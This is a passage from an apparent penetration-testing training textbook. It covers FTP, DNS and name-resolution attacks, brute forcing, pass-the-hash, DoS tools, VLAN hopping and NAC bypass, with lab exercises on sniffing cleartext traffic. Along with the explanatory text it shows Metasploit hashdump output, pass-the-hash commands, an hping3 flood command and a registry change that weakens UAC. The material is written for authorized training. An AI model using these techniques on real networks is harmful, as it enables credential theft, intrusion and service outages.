msfadmin@metasploitable:/root$ ftp 192.168.74.135
Connected to 192.168.74.135.
220 (vsFTPd 2.3.4)
```

Figure 6–10: FTP banner grabbing example.

Common FTP attacks include:

- Sniffing cleartext sessions—obtaining credentials and copies of files
- Buffer overflows—running arbitrary code or giving service accounts root shell access
- Denial-of-service/resource starvation attacks—consuming all of an FTP server's disk space, CPU capacity, RAM, or permitted connections
- FTP bounce—using an FTP server as a middle man to open a connection and send commands to another server
- FTP anonymous login with read/write permissions—improperly allowing an unauthenticated user to upload files
- FTP directory traversal—allowing users to leave the FTP directory and browse the operating system's directory structure

Tools for Enumeration and Exploitation of FTP

Tools that you can use to enumerate and exploit FTP include:

- Nmap
 - port scanning including the -sv switch to discover services on non-standard ports
 - nmap ftp-anon.nse
 - ftp-brute.nse
 - ftp-bounce.nse
 - IIS-FTP.nse
- Metasploit modules:
 - auxiliary/scanner/ftp/ftp_version
 - auxiliary/scanner/ftp/ftp_login
 - auxiliary/scanner/portscan/ftpbounce
 - exploit/unix/ftp/proftpd_133c_backdoor
 - exploit/unix/ftp/vsftpd_234_backdoor

- exploit/windows/ftp/ms09_053_ftpd_nlst
- exploit/linux/ftp/proftp_sreplace

	Note: Metasploit has many FTP-related modules. To search for FTP exploits with a rank of Excellent, at an msfconsole, enter search exploit name:ftp -S excellent.
	Note: For more information on FTP vulnerabilities, see https://www.netlab.tkk.fi/~puhuri/htyo/Tik-110.452/#conf-ftponly .

DNS Cache Poisoning

DNS cache poisoning, also known as DNS spoofing, is an attack technique in which corrupt DNS data is entered into a DNS server's lookup (resolver) cache. These fake records are then given to clients and other DNS servers.

There are millions of DNS servers worldwide, but most of them do not directly manage any records. When a client needs to resolve a name, it asks its local DNS server for the IP address. If the local server does not have a record, it asks other DNS servers for the information and then caches (stores) the result in case someone else needs it. If the attacker can insert false records into the DNS server's cache, the DNS server will provide those false records to its clients. This can cause a cascading effect in which other DNS servers are poisoned by the original, passing along their corrupt records to more clients and DNS servers.




Figure 6-11: DNS cache poisoning.

Some foreign governments use DNS cache poisoning against their own DNS servers to prevent their citizens from accessing certain types of content on the Internet. If you can't directly attack the DNS server, you can also masquerade as the local DNS server, sending fake replies to clients as they try to resolve names.

Unfortunately, the trusting and open nature of DNS makes it intrinsically vulnerable to cache poisoning and spoof attacks. The Kaminsky Bug (CVE-2008-1447) underscored the challenge of trying to fix a fundamental flaw in a protocol that basically runs the Internet. DNSSEC (attaching digital signatures to DNS records) was considered to be the only real remedy, but even 10 years later it is still not widely implemented.

DNS Cache Poisoning Tools

DNS cache poisoning and spoofing tools include:

- Metasploit auxiliary/spoof/dns/bailiwicked_host
- ettercap with the dns_spoof plugin
- MITMF

- Kali Dnsspoof
- ARPwner
- Kali DNSchef

Name Resolution Exploits

In addition to DNS, there are other name resolution exploits the pen tester can use. Originally, Microsoft Windows computers did not use DNS to resolve names. They used NetBIOS Name Service (NBNS) queries. If a Microsoft WINS server or a local lmhosts text file didn't have the needed information, then the host would send out a special broadcast in the hope that the desired server would hear it and respond. Starting with Windows Vista, NetBIOS-NS was replaced with the Link-Local Multicast Name Resolution protocol. It uses multicasting rather than broadcasting, and supports both IPv4 as well as IPv6. If a client can't resolve a name using DNS, it can send out an LLMNR multicast to the local segment to try to resolve the name.

Windows computers follow a specific order to resolve names:

1. Check if the destination is itself.
2. Check if the name is in the DNS resolver caches already.
3. Check if the name is in the %systemroot%\system32\drivers\etc\hosts file.
4. Query the DNS server.
5. Send an LLMNR multicast to 224.0.0.252 (IPv6 FF02::1:3), UDP port 5355.
6. Send a NetBIOS name query broadcast to 255.255.255.255, UDP port 137.

It is possible to exploit name resolution at any of these levels (except the first). The attacker could:

- Poison the DNS server or client resolver cache.
- Edit the client's hosts file.
- Enable a tool to listen for LLMNR/NBNS queries and respond with itself as the desired destination. When the client then tries to connect, it prompts the user to log on based on the protocol the client is using, thus harvesting the user's credentials.



Note: Kali's responder can also listen for multicast DNS (MDNS). This is a special implementation of DNS in which the client does not need to know the IP address of the DNS server, instead sending out a multicast to 224.0.0.251 (IPv6 FF02::FB) to UDP 5353 to perform name resolution. It is used by Apple Bonjour, Avahi, and to a limited extent Android and Windows 10.




Figure 6-12: Name resolution exploits.

Name Resolution Attack Tools

Tools you can use to conduct name resolution attacks include:

- Kali responder
- Metasploit auxiliary/spoof/llmnr/llmnr_response
- MITMf

Figure 6–13: Kali responder.

Network Authentication Brute Forcing

Most network-based services can be configured to lock a user account after a certain number of failed logon attempts. Some services, however, do not implement this type of policy. Others exempt the administrator or root from the policy, so that you will never be locked out as you repeatedly try to guess the password. You can dramatically speed up the process by using an automated brute force attack. Brute forcing tools can use different protocols such as SMB, telnet, SMTP, POP3/IMAP, HTTP, FTP, and others to target various network services. You supply the tool with a wordlist of user names and passwords which it will try until it succeeds or exhausts the list.

Examples of brute forcing tools include:

- Hydra
 - Medusa
 - Ncrack
 - NetBIOS Auditing Tool
 - AET2 Brutus
 - Aircrack-ng
 - John the Ripper
 - Rainbow Crack
 - Cain & Abel

- L0phtCrack
- Ophcrack
- Hashcat
- Metasploit modules:
 - auxiliary/scanner/http/http_login
 - auxiliary/scanner/smb/smb_login
 - auxiliary/scanner/telnet/telnet_login
 - auxiliary/scanner/snmp/snmp_login
 - auxiliary/scanner/ssh/ssh_login



Note: Metasploit has many brute forcing tools. To see a list of choices, conduct a search at the msfconsole by entering
`search -type auxiliary -S _login`

Pass the Hash Attacks

Sometimes a password will be too long or complex to crack. In that case, you could instead try to **pass the hash**. In this type of attack, when you log on to the target operating system or application, you provide the user name and the hash of the password, rather than the password itself. You obtain the hash by inducing the operating system or application to dump them from RAM, the Windows Registry, or a credentials file. Metasploit has many hashdump-related modules you can use against Linux, Windows, applications, and other platforms. Most of them are post modules you run after you have compromised the target and obtained a Meterpreter prompt. Here are a few for collecting hashes:

```
post/windows/gather/smart_hashdump
post/linux/gather/hashdump
post/pro/multi/gather/hashdump
post/windows/gather/credentials/domain_hashdump
post/windows/gather/credentials/mssql_local_hashdump
post/windows/gather/credentials/skype
post/windows/gather/credentials/avira_password
post/windows/gather/credentials/mcafee_vse_hashdump
```

```

root@kali: ~
File Edit View Search Terminal Help
meterpreter > use priv
[-] The 'priv' extension has already been loaded.
meterpreter > run post/windows/gather/hashdump

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 03d1a70f22b990205e4ec27583d68b67...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...

No users with password hints on this system

[*] Dumping password hashes...

Administrator:500:e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd830b75
86c:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:352c3da3b6b8f16b7712856d72a990b3:502a4325ca5169b581c42762bb5c
f1c6:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:eb4d4233257224f6ebdf9ac76
a69be92:::
hacker:1003:5d567324ba3cce8aad3b435b51404ee:becedb42ec3c5c7f965255338be4453c:::
IUSR_XP-SP2:1004:3f90605d8624e20043946c73a48743c9:a54c0fe23408b6082f194d7c148e4f
3c:::

```

Figure 6–14: Dumping hashes.



Note: To obtain a complete list of hashdump-related Metasploit tools, conduct a search at the Metasploit console, such as `search hash platform:windows`.

Once you have the hashes, there are several tools you can use to test usability, pass, or crack them, including:

- Metasploit modules exploit/windows/smb/psexec and auxiliary/scanner/smb/smb_login
- Hydra
- Medusa
- Veil-Catapult

```

msf exploit(psexec) > set SMBUser administrator
SMBUser => administrator
msf exploit(psexec) > set SMBPass e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb
117ad06bdd830b7586c

```

Figure 6–15: Passing the hash.

Passing the hash does not work in all cases. For example, Windows Defender Credential Guard protects against this. You wouldn't even be able to pass the Administrator hash. You would need to turn off Windows Defender first. Separately, if Windows Defender is not running on the target, you might have to edit the Registry. Windows operating systems starting with Vista have a User Account Control (UAC) policy setting that disallows other local administrators from running privileged tasks across the network. If you want to pass the hash of another local admin, you could disable the restriction by navigating the Registry to `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System`, and then creating a DWORD entry of `LocalAccountTokenFilterPolicy` with a value of 1.

	Note: For information about disabling Windows Defender Credential Guard, see https://docs.microsoft.com/en-us/windows/security/identity-protection/credential-guard/credential-guard-manage .
	Note: For an interesting article on disabling the LocalAccountTokenFilterPolicy, see http://www.harmj0y.net/blog/redteaming/pass-the-hash-is-dead-long-live-localaccounttokenfilterpolicy/ .

DoS Attacks

A **denial-of-service (DoS) attack** is one that prevents the target from performing its normal duties on the network. Although this is typically accomplished by flooding the server with network traffic, it can also be accomplished by crashing a service or consuming all of the server's resources, including CPU, memory, disk space, or allowed client connections. The attack can be protocol-, operating system-, or service-specific. You can try crafting packets to evade IDS or firewall detection. For network-traffic-based DoS attacks, a single attacker is unlikely to have much (if any) impact. The most serious exploits are **distributed denial-of-service (DDoS) attacks**, in which thousands or hundreds of thousands of machines (typically in a botnet) are coordinated to attack a single target.

The following table summarizes common DoS attack types and tools.

	Note: Many of these tools can be used for multiple DoS attack types. You may find variants with different features.
---	--

DoS Attack Type	Description	Tool Examples
Packet flood	Create and send massive amounts of TCP, UDP, ICMP, or random packet traffic to target. Can include different TCP flag variants.	hping3, nemesy, XoIC, Low Orbit Ion Cannon (LOIC), Spike DDoS Toolkit, xcrush-20
SYN flood	Create and send massive amounts of TCP SYN packets.	hping3, Metasploit auxiliary/dos/tcp/synflood, Spike DDoS Toolkit, xcrush-20
Ping of Death	Send ICMP ECHO REQUESTs that are larger than 65,536 bytes, causing the target to crash, freeze, or reboot.	jolt, xcrush-20, eugenics.pl, Crazy Pinger, ping.exe; e.g., ping -l 65510 your.target.ip.address
ICMP/UDP fragmentation attack	Variant of UDP flood or Ping of Death. Send the target UDP or ICMP fragments that when reassembled are too large for the network's MTU.	hping3, spike.sh, eugenics.pl
TCP fragmentation attack	Send the target TCP fragments that have overlapping sequence numbers and cannot be reassembled. Windows NT, Windows 95, and Linux versions prior to version 2.1.63 are most vulnerable.	Teardrop, NewTear, Bonk, Boink, Targa, xcrush-20, eugenics.pl
Smurf attack	Send large numbers of spoofed ICMP ECHO REQUESTs to intermediate devices that all respond to a single target.	hping3, xcrush-20, eugenics.pl
Fraggle attack	Same as a Smurf attack, except uses UDP instead of ICMP.	xcrush-20, eugenics.pl

DoS Attack Type	Description	Tool Examples
Land attack	Send spoofed packet where source and destination IP are the same. The target floods itself with packets.	hping3, Land, Targa, LaTierra, xcrush-20, eugenics.pl
SMB malformed request	Send a malformed request to an SMB named pipe causing a Blue Stop Screen (Blue Screen of Death) on Windows.	SMBDie, Bitchslap
Slowloris	Keep as many fake web connections as possible open for as long as possible, until the maximum number of allowed connections is reached. Allows one web server to take down another without impacting other ports or services on the target network.	Slowloris script, R-U-Dead-Yet (RUDY)
NTP amplification	Send spoofed NTP queries to publicly available NTP servers to overwhelm a target with UDP traffic.	NTPDos, NTPDoser, Saddam
HTTP flood attack	Use seemingly legitimate HTTP GET or POST requests to attack a web server. Does not require spoofing or malformed packets, but can consume a high amount of resources with a single request.	High Orbit Ion Cannon (HOIC), Low Orbit Ion Cannon (LOIC), XOIC, HULK, DDOSIM, Tor's Hammer, PyLoris, OWASP DOS HTTP POST, DAVOSET, GoldenEye HTTP Denial Of Service Tool, Spike DDoS Toolkit
DNS flood attack	Consume all CPU or memory of a DNS server with a flood of requests.	zodiac, DNS Flood, Hyenae, Spike DDoS Toolkit
DNS amplification attack	Like Smurf or other amplification attacks, multiple public DNS servers receive spoofed queries and respond to a target.	Saddam, Tsunami, DDoS Attack




Figure 6-16: Example DoS attack.

The following figure shows the command and output from a web server SYN flood generated from the hping3 tool.

```
root@kali:~# hping3 -SF --flood -p 80 192.168.74.50
HPING 192.168.74.50 (eth0 192.168.74.50): SF set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

Figure 6-17: Hping3 web server SYN flood.



Note: You can search for Metasploit DoS modules at the msf console. For example, to search for DoS attacks that involve DNS, enter `search type:auxiliary name:dos -S dns`.

Stress Testing

Stress testing is a euphemism for conducting a denial-of-service attack against a target. You can use scripts, bots, or other tools to deliberately and intensively attack a server or service to see how it performs. Some stress testers simply flood the target with distributed denial-of-service (DDoS) traffic. Others are application-specific and simulate very high numbers of actual user requests. An administrator might use stress testing to ensure that a website can withstand attacks or abnormally high traffic.

Because the intent is to render the service non-functional, a pen tester would need authorization to stress test a production machine. Additionally, the client would need to understand the implications of stress testing live servers. There are many commercially available stress testing services and products available online. There are also several sites online that will rent you their illegal botnet for "stress testing" purposes. These sites charge a nominal price by the hour.



Note: For more information and quarterly reports on the distributed denial-of-service threat landscape, see <https://www.incapsula.com/ddos-report/ddos-report-q4-2017.html>.

VLAN Hopping

VLAN hopping is the act of illegally moving from one **VLAN** to another. A VLAN (virtual LAN) is a logical grouping of switch ports that can extend across any number of switches on an Ethernet campus. Its purpose is to organize devices by security need and/or to limit the impact of broadcast traffic on the larger network. A switched network can have (nearly) any number of VLANs that extend across the campus, each being its own broadcast domain with its own subnet ID. Metro Ethernet Metropolitan Area Networks (MANs) can even extend a company's VLANs to other locations around town. The most common use cases are to segregate the network by department, device type, or security level.

Because VLANs are logically segmented away from the rest of the network, you would ordinarily have to use a router to move traffic between them. This allows you to set access control lists and other policies to control which hosts can access hosts in other VLANs. Ordinarily, a switch port or Wi-Fi connection can only belong to one VLAN at a time, and cannot change unless specifically configured by the network administrator. This means that whatever port or SSID the device connects to determines the VLAN that device is in. You would have to plug into a different port or connect to a different WLAN to change your VLAN. Or, if permitted, a router would have to route your traffic from your existing VLAN to other VLANs. There are, however, ways to bypass this restriction. Some examples include:

- Overflowing the MAC table on a vulnerable switch so that it behaves like a hub, repeating frames out all ports.
- Configuring the interface of an attacker machine to become a **trunk port**. It will then negotiate an unauthorized **trunk link** with the switch, which allows traffic from any VLAN to flow over that link. This allows the attacker machine to then apply the desired **VLAN tag** to malicious packets. The switch will then deliver those packets to the restricted VLAN.




Figure 6-18: Using an unauthorized trunk link to VLAN hop.

One popular VLAN hopping tool is Frogger. It is a command-line tool that automatically sets up a trunk link, identifies VLAN IDs that are in use, and tags your traffic for the desired VLAN.

	Note: For more information about Frogger, see https://www.commonexploits.com/frogger-the-vlan-hopper/ .
	Note: In some cases, VLAN membership for a device is dynamically determined by its MAC address. The network administrator pre-creates a list of VLANs and the MAC addresses that belong to them. When the device is plugged in, its MAC address is checked against the VLAN database and the corresponding VLAN is dynamically assigned to that port.

NAC Bypass Attacks

Network Access Control (NAC) is a system meant to restrict device access to the internal network. It disallows unauthorized or "unhealthy" devices from connecting. "Unhealthy" devices are ones that do not have the latest antivirus update, security patch, proper firewall setting, security policy settings, etc. Usually unauthorized or unhealthy devices are redirected to a captive guest portal where they remain quarantined in a separate VLAN until they are given authorization or they remediate all of their issues. For NAC to work, it requires infrastructure devices to enforce the restrictions. These enforcers are typically points of entry such as a network switch, a WAP, or a remote access/VPN server. They can also be DHCP servers. Enforcers relay client connection requests to the Network Policy Server (NPS) and then permit or deny the connection based on the decision based on the NPS.

Although a pen tester might be able to make unauthorized changes to the NPS, this would entail a lot of work. There are a few easier ways to try to bypass NAC. The most common include:

- Spoofing the MAC and IP addresses of a device that cannot natively participate in NAC, such as a VoIP phone or printer. These devices will be **whitelisted** by the administrator, and often there is no mechanism to verify that MAC address truly belongs to the device.
- Using IPv6 rather than IPv4 on the unauthorized device. Most servers have IPv6 addresses by default, and are running IPv6, but administrators still forget to include IPv6 rules in firewalls and NAC policy.
- Using a rogue wireless access point to get an unauthorized device to connect with an attacker machine. The attacker machine compromises the authorized device, then uses it to relay malicious traffic into the protected network.




Figure 6-19: Spoofing the MAC of an approved device to bypass NAC.

Guidelines for Exploiting Network-Based Vulnerabilities

Here are some guidelines you can follow when exploiting network-based vulnerabilities:

- Conduct active reconnaissance, including scanning and fingerprinting on the target first, then research possible exploits you can use.
- Use sniffing and eavesdropping to obtain information needed for the exploit.
- Use ARP poisoning when conducting man-in-the-middle attacks.
- Use hijacking to take over client sessions.
- Choose your exploits based on the target service or protocol.
- Use DNS cache poisoning and other name resolution exploits to redirect targets when ARP poisoning isn't practical.
- Use network authentication brute forcing to crack passwords.
- Use pass the hash attacks when password cracking isn't practical.

- Be careful when using DoS or stress testing attacks, as they are likely to make the server or service unavailable.
- Use VLAN hopping if you need access to a restricted VLAN.
- Use NAC bypassing techniques if points of entry into the network are controlled by a network policy or NAC server.

ACTIVITY 6-1

Sniffing Cleartext Protocols

Before You Begin

The file /root/Desktop/my_pentest_team Worksheet.xlsx is open.

You will work with a partner in this activity. You will use your Kali Linux computer to send and receive cleartext traffic.

Scenario


Every day, employees send and receive data over the network using a variety of different protocols. Based on your findings so far, you suspect that GCPG email is being sent using unsecured SMTP, and that the internal FTP server does not incorporate transport encryption. You will use the Raspberry Pi you planted on the network to see if you can capture any sensitive data.

1. Set up Wireshark and generate SMTP traffic.

- From the Kali Linux menu, select **Applications**→**Sniffing & Spoofing**→**wireshark**.
- On the **Welcome to Wireshark** page, double-click **eth0** to start the capture on this interface.
- Leave Wireshark running in the background.
- From the Kali Linux menu, select **Applications**→**Usual applications**→**Internet**→**Thunderbird**.
- Compose and send an email to your partner. Any subject and message body will do.

2. Apply an SMTP filter to Wireshark.

- Switch back to Wireshark.
- From the menu, select **Capture**→**Stop**.
- To the right of the toolbar, next to the filter bar, select **Expression**.



- In the **Wireshark · Display Filter Expression** dialog box, in the **Field Name** column, scroll down and select **SMTP**.
- Select **OK**.
- At the right end of the filter bar, select **Apply this filter string to the display**.



3. Read the contents of the email message from Wireshark.

- In the top pane, identify any SMTP packet.
- Right-click the packet and select **Follow**→**TCP Stream**.
- Verify that you can read the entire contents of the email message.

- d) Capture a screenshot of the message.
- e) Close the TCP stream window.

4. Prepare a text file to send over FTP.

- a) At the right end of the filter bar, select the X button to clear the filter.



- b) Select **Capture→Start**.
- c) In the **Unsaved packets** dialog box, select **Continue without Saving**.
- d) Open a terminal window.
- e) At the prompt, enter `cat > hello.txt`
- f) At the blank prompt, type any text, then press **Enter**.
- g) Press **Ctrl+Z** to save and close the file.

5. Upload the text file to your partner's FTP server.

- a) At the prompt, enter `apt-get install ftp`
- b) Enter `ftp 192.168.1.#` where # refers to your partner's Windows Server.
- c) Log in as `Administrator` with a password of `Pa22w0rd`
- d) Verify you are given an `ftp>` prompt.
- e) Enter `put hello.txt` and verify that the transfer completed.
- f) Enter `quit`

6. Read the session data and the contents of the file in Wireshark.

- a) Switch back to Wireshark and stop capturing packets.
- b) In the **Apply a display filter** bar, enter `ftp`
- c) Right-click one of the FTP packets and select **Follow→TCP Stream**.
- d) Verify that you can read the session, including the user name and password.

```
220 Microsoft FTP Service
USER Administrator
331 Password required
PASS Pa22w0rd
230 User logged in.
SYST
215 Windows NT
```

- e) Capture a screenshot of the message.
- f) Close the TCP stream window.
- g) Replace the filter with `ftp-data` and press **Enter**.
- h) Select the packet with a source that is your Kali Linux computer, and in the bottom pane, verify that you can see the contents of the file.

```
8 00 45 08    T.uB...` .3....E.
1 0a c0 a8    .9...@. @. .....
4 ea 50 18    .2.....G Y,.B..P.
3 65 65 20    .....I can see
               this...
```

7. Close Wireshark without saving, and close any open terminals.
 8. Update the worksheet as necessary.
-

ACTIVITY 6–2

Intercepting File Transmissions on the Network

Data File

C:\093051Data\Penetrating Networks\x-ray.jpg

Before You Begin

The file /root/Desktop/my_pentest_team Worksheet.xlsx is open.


A virtual machine has been configured on your Windows Server 2016 computer. This VM will run Metasploitable, an Ubuntu-based Linux distribution.

Scenario

One of the requested deliverables is proof of stealing patient data from the network. The pen test team will attempt to intercept medical images being transmitted across the network. You know from your earlier physical attack that there are medical devices that are on the network. Using the Raspberry Pi, you will launch Ettercap to ARP poison the switch so you can sniff traffic between a medical imaging machine (Windows Server) and an archive file server (Metasploitable). At the same time, you will use Wireshark on the Raspberry Pi to capture and export any images you intercept.

1. Start the Metasploitable VM.

- From the Windows Server desktop, double-click **Oracle VM VirtualBox**.
